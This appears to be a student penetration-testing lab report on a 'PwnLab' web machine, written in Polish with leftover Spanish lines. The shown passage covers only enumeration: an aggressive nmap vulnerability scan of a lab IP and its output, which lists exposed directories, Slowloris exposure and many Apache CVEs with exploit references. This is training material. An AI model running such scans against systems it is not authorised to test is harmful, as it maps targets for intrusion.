Praktyka 7 - Pentesting Web (Maszyna 2)
Primero, debemos hacer un nmap para poder escanear las vulnerabilidades de la máquina:
Zespół Portelcore
26/02/17
5023 - Bezpieczne wdrożenie
1. ENUMERACJA
Sección titulada «1. ENUMERACIÓN»Najpierw musimy wykonać nmap, aby móc skanować luki w zabezpieczeniach maszyny:
# Nmap 7.95 scan initiated Tue Feb 17 10:54:34 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p80,111,3306,50913 -oA scans/192.168.10.176/detailed 192.168.10.176Pre-scan script results:| targets-ipv6-multicast-slaac:|   IP: fe80::d583:3ec1:ae11:b563  MAC: 00:15:5d:09:45:e9  IFACE: eth0|   IP: fe80::a827:f21b:8c48:eaf2  MAC: 00:15:5d:09:45:e9  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-mld:|   IP: fe80::aa97:feff:eff5:46e5  MAC: 00:15:5d:09:45:e9  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets| ipv6-multicast-mld-list:|   fe80::aa97:feff:eff5:46e5:|     device: eth0|     mac: 00:15:5d:09:45:e9|     multicast_ips:|       ff02::1:fff5:46e5         (NDP Solicited-node)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff48:eaf2         (Solicited-Node Address)|       ff02::fb                  (mDNSv6)|       ff02::c                   (SSDP)|_      ff02::1:ff48:eaf2         (Solicited-Node Address)|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_multicast-profinet-discovery: 0Nmap scan report for 192.168.10.176Host is up, received user-set (0.0014s latency).
Bug in http-security-headers: no string output.PORT      STATE SERVICE REASON         VERSION80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-server-header: Apache/2.4.10 (Debian)| http-traceroute:|_  Possible reverse proxy detected.|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-chrono: Request times for /; avg: 191.16ms; min: 179.46ms; max: 203.75ms|_http-title: PwnLab Intranet Image Hosting|_http-date: Tue, 17 Feb 2026 09:55:00 GMT; -1s from local time.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-xssed: No previously reported XSS vuln.| http-internal-ip-disclosure:|_  Internal IP Leaked: 127.0.0.1|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-auth-finder:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   url                                   method|_  http://192.168.10.176:80/?page=login  FORM| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-feed: Couldn't find any feeds.| http-csrf:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   Found the following possible CSRF vulnerabilities:||     Path: http://192.168.10.176:80/?page=login|     Form id: user|_    Form action:| http-enum:|   /login.php: Possible admin folder|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'|_  /upload/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|     /images/|       png: 1|   Longest directory structure:|     Depth: 1|     Dir: /images/|   Total files found (by extension):|_    Other: 1; png: 1| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_      http://ha.ckers.org/slowloris/|_http-errors: Couldn't find any error pages.| http-headers:|   Date: Tue, 17 Feb 2026 09:55:01 GMT|   Server: Apache/2.4.10 (Debian)|   Connection: close|   Content-Type: text/html; charset=UTF-8||_  (Request type: HEAD)| http-vhosts:| 124 names had status 200| main| administration| beta|_dns0|_http-mobileversion-checker: No mobile version detected.| vulners:|   cpe:/a:apache:http_server:2.4.10:|       PACKETSTORM:176334  9.8  https://vulners.com/packetstorm/PACKETSTORM:176334  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6  9.8  https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:9AD76A782F4E66676719E36B64777A7A  9.8  https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A|       HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9  9.8  https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       HTTPD:1F84410918227CC81FA7C000C4F999A3  9.8  https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3|       HTTPD:156974A46CA46AF26CC4140D00F7EB10  9.8  https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2024-38474  9.8  https://vulners.com/cve/CVE-2024-38474|       CVE-2023-25690  9.8  https://vulners.com/cve/CVE-2023-25690|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-23943  9.8  https://vulners.com/cve/CVE-2022-23943|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2021-26691  9.8  https://vulners.com/cve/CVE-2021-26691|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2024-36391  9.8  https://vulners.com/cnvd/CNVD-2024-36391|       CNVD-2024-36388  9.8  https://vulners.com/cnvd/CNVD-2024-36388|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-41640  9.8  https://vulners.com/cnvd/CNVD-2022-41640|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       64A540A8-D918-5BEA-8F60-987F97B27A0C  9.8  https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C  *EXPLOIT*|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  9.8  https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  *EXPLOIT*|       3F17CA20-788F-5C45-88B3-E12DB2979B7B  9.8  https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B  *EXPLOIT*|       1337DAY-ID-39214  9.8  https://vulners.com/zdt/1337DAY-ID-39214  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:D868A1E68FB46E2CF5486281DCDB59CF  9.1  https://vulners.com/httpd/HTTPD:D868A1E68FB46E2CF5486281DCDB59CF|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2024-38475  9.1  https://vulners.com/cve/CVE-2024-38475|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2024-36387  9.1  https://vulners.com/cnvd/CNVD-2024-36387|       CNVD-2024-33814  9.1  https://vulners.com/cnvd/CNVD-2024-33814|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       5418A85B-F4B7-5BBD-B106-0800AC961C7A  9.1  https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2022-36760  9.0  https://vulners.com/cve/CVE-2022-36760|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2023-30860  9.0  https://vulners.com/cnvd/CNVD-2023-30860|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       HTTPD:A7133572D328CD65C350E33F20834FAD  8.2  https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD|       CVE-2021-44224  8.2  https://vulners.com/cve/CVE-2021-44224|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6  8.1  https://vulners.com/httpd/HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6|       HTTPD:B63E69E936F944F114293D6F4AB8D4D6  8.1  https://vulners.com/httpd/HTTPD:B63E69E936F944F114293D6F4AB8D4D6|       CVE-2024-38473  8.1  https://vulners.com/cve/CVE-2024-38473|       CVE-2017-15715  8.1  https://vulners.com/cve/CVE-2017-15715|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       249A954E-0189-5182-AE95-31C866A057E1  8.1  https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1  *EXPLOIT*|       23079A70-8B37-56D2-9D37-F638EBF7F8B5  8.1  https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5  *EXPLOIT*|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43  7.5  https://vulners.com/httpd/HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:975FD708E753E143E7DFFC23510F802E  7.5  https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E|       HTTPD:63F2722DB00DBB3F59C40B40F32363B3  7.5  https://vulners.com/httpd/HTTPD:63F2722DB00DBB3F59C40B40F32363B3|       HTTPD:6236A32987BAE49DFBF020477B1278DD  7.5  https://vulners.com/httpd/HTTPD:6236A32987BAE49DFBF020477B1278DD|       HTTPD:60420623F2A716909480F87DB74EE9D7  7.5  https://vulners.com/httpd/HTTPD:60420623F2A716909480F87DB74EE9D7|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       HTTPD:34AD734658A873D0B091ED78567E6DF4  7.5  https://vulners.com/httpd/HTTPD:34AD734658A873D0B091ED78567E6DF4|       HTTPD:348811594B4FDD8579A34C563A16F7F6  7.5  https://vulners.com/httpd/HTTPD:348811594B4FDD8579A34C563A16F7F6|       HTTPD:11D4941ECBB2B14842A64574A692D8D1  7.5  https://vulners.com/httpd/HTTPD:11D4941ECBB2B14842A64574A692D8D1|       HTTPD:05E6BF2AD317E3658D2938931207AA66  7.5  https://vulners.com/httpd/HTTPD:05E6BF2AD317E3658D2938931207AA66|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       EDB-ID:40961  7.5  https://vulners.com/exploitdb/EDB-ID:40961  *EXPLOIT*|       CVE-2025-59775  7.5  https://vulners.com/cve/CVE-2025-59775|       CVE-2024-47252  7.5  https://vulners.com/cve/CVE-2024-47252|       CVE-2024-43394  7.5  https://vulners.com/cve/CVE-2024-43394|       CVE-2024-43204  7.5  https://vulners.com/cve/CVE-2024-43204|       CVE-2024-42516  7.5  https://vulners.com/cve/CVE-2024-42516|       CVE-2024-39573  7.5  https://vulners.com/cve/CVE-2024-39573|       CVE-2024-38477  7.5  https://vulners.com/cve/CVE-2024-38477|       CVE-2024-38472  7.5  https://vulners.com/cve/CVE-2024-38472|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-26377  7.5  https://vulners.com/cve/CVE-2022-26377|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2021-33193  7.5  https://vulners.com/cve/CVE-2021-33193|       CVE-2021-26690  7.5  https://vulners.com/cve/CVE-2021-26690|       CVE-2019-0217  7.5  https://vulners.com/cve/CVE-2019-0217|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-17199  7.5  https://vulners.com/cve/CVE-2018-17199|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2016-2161  7.5  https://vulners.com/cve/CVE-2016-2161|       CVE-2016-0736  7.5  https://vulners.com/cve/CVE-2016-0736|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2025-16613  7.5  https://vulners.com/cnvd/CNVD-2025-16613|       CNVD-2025-16612  7.5  https://vulners.com/cnvd/CNVD-2025-16612|       CNVD-2025-16609  7.5  https://vulners.com/cnvd/CNVD-2025-16609|       CNVD-2024-36393  7.5  https://vulners.com/cnvd/CNVD-2024-36393|       CNVD-2024-36390  7.5  https://vulners.com/cnvd/CNVD-2024-36390|       CNVD-2024-36389  7.5  https://vulners.com/cnvd/CNVD-2024-36389|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-51058  7.5  https://vulners.com/cnvd/CNVD-2022-51058|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-13199  7.5  https://vulners.com/cnvd/CNVD-2022-13199|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2019-08945  7.5  https://vulners.com/cnvd/CNVD-2019-08945|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  7.5  https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  *EXPLOIT*|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       HTTPD:D66D5F45690EBE82B48CC81EF6388EE8  7.3  https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CVE-2020-35452  7.3  https://vulners.com/cve/CVE-2020-35452|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       CVE-2025-65082  6.5  https://vulners.com/cve/CVE-2025-65082|       CNVD-2025-30833  6.5  https://vulners.com/cnvd/CNVD-2025-30833|       CVE-2024-24795  6.3  https://vulners.com/cve/CVE-2024-24795|       CNVD-2024-36394  6.3  https://vulners.com/cnvd/CNVD-2024-36394|       HTTPD:E3E8BE7E36621C4506552BA051ECC3C8  6.1  https://vulners.com/httpd/HTTPD:E3E8BE7E36621C4506552BA051ECC3C8|       HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6  6.1  https://vulners.com/httpd/HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6|       HTTPD:5FF2D6B51D8115FFCB653949D8D36345  6.1  https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345|       HTTPD:503FD99BD66D7A2A870F8608BC17CE57  6.1  https://vulners.com/httpd/HTTPD:503FD99BD66D7A2A870F8608BC17CE57|       CVE-2020-1927  6.1  https://vulners.com/cve/CVE-2020-1927|       CVE-2019-10098  6.1  https://vulners.com/cve/CVE-2019-10098|       CVE-2019-10092  6.1  https://vulners.com/cve/CVE-2019-10092|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2020-21904  6.1  https://vulners.com/cnvd/CNVD-2020-21904|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CAB023BA-58A3-5C35-BF97-F9C43133DB5E  6.1  https://vulners.com/gitee/CAB023BA-58A3-5C35-BF97-F9C43133DB5E  *EXPLOIT*|       4013EC74-B3C1-5D95-938A-54197A58586D  6.1  https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D  *EXPLOIT*|       HTTPD:5C83890838E7C6903630B41EC3F2540D  5.9  https://vulners.com/httpd/HTTPD:5C83890838E7C6903630B41EC3F2540D|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       1337DAY-ID-33577  5.8  https://vulners.com/zdt/1337DAY-ID-33577  *EXPLOIT*|       HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05  5.5  https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05|       CVE-2020-13938  5.5  https://vulners.com/cve/CVE-2020-13938|       CNVD-2021-44765  5.5  https://vulners.com/cnvd/CNVD-2021-44765|       CVE-2025-66200  5.4  https://vulners.com/cve/CVE-2025-66200|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:FCCF5DB14D66FA54B47C34D9680C0335  5.3  https://vulners.com/httpd/HTTPD:FCCF5DB14D66FA54B47C34D9680C0335|       HTTPD:EB26BC6B6E566C865F53A311FC1A6744  5.3  https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       HTTPD:85F5649E5C2D697DCF21420D622C618E  5.3  https://vulners.com/httpd/HTTPD:85F5649E5C2D697DCF21420D622C618E|       HTTPD:5C8B0394DE17D1C29719B16CE00F475D  5.3  https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D|       HTTPD:25716876F18D7575B7A8778A4476ED9E  5.3  https://vulners.com/httpd/HTTPD:25716876F18D7575B7A8778A4476ED9E|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CVE-2020-1934  5.3  https://vulners.com/cve/CVE-2020-1934|       CVE-2020-11985  5.3  https://vulners.com/cve/CVE-2020-11985|       CVE-2019-17567  5.3  https://vulners.com/cve/CVE-2019-17567|       CVE-2019-0220  5.3  https://vulners.com/cve/CVE-2019-0220|       CVE-2018-1283  5.3  https://vulners.com/cve/CVE-2018-1283|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       CNVD-2020-29872  5.3  https://vulners.com/cnvd/CNVD-2020-29872|       CNVD-2019-08941  5.3  https://vulners.com/cnvd/CNVD-2019-08941|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       HTTPD:E07AEA8765BD0F6E15AAD496A2714564  5.0  https://vulners.com/httpd/HTTPD:E07AEA8765BD0F6E15AAD496A2714564|       HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335  5.0  https://vulners.com/httpd/HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335|       HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3  5.0  https://vulners.com/httpd/HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3|       HTTPD:3353898BFE39BBDF8391739FC2DDB5B1  5.0  https://vulners.com/httpd/HTTPD:3353898BFE39BBDF8391739FC2DDB5B1|       HTTPD:30E31E412AB4505FEE1161AB62A2E9AD  5.0  https://vulners.com/httpd/HTTPD:30E31E412AB4505FEE1161AB62A2E9AD|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  5.0  https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  *EXPLOIT*|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-3583  5.0  https://vulners.com/cve/CVE-2014-3583|       CVE-2014-3581  5.0  https://vulners.com/cve/CVE-2014-3581|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       1337DAY-ID-26574  5.0  https://vulners.com/zdt/1337DAY-ID-26574  *EXPLOIT*|       HTTPD:C42F64A6857578ED72E18211FDE568E0  4.3  https://vulners.com/httpd/HTTPD:C42F64A6857578ED72E18211FDE568E0|       HTTPD:883E996A34F70F5DF670D81697321AAB  4.3  https://vulners.com/httpd/HTTPD:883E996A34F70F5DF670D81697321AAB|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2015-3185  4.3  https://vulners.com/cve/CVE-2015-3185|       CVE-2014-8109  4.3  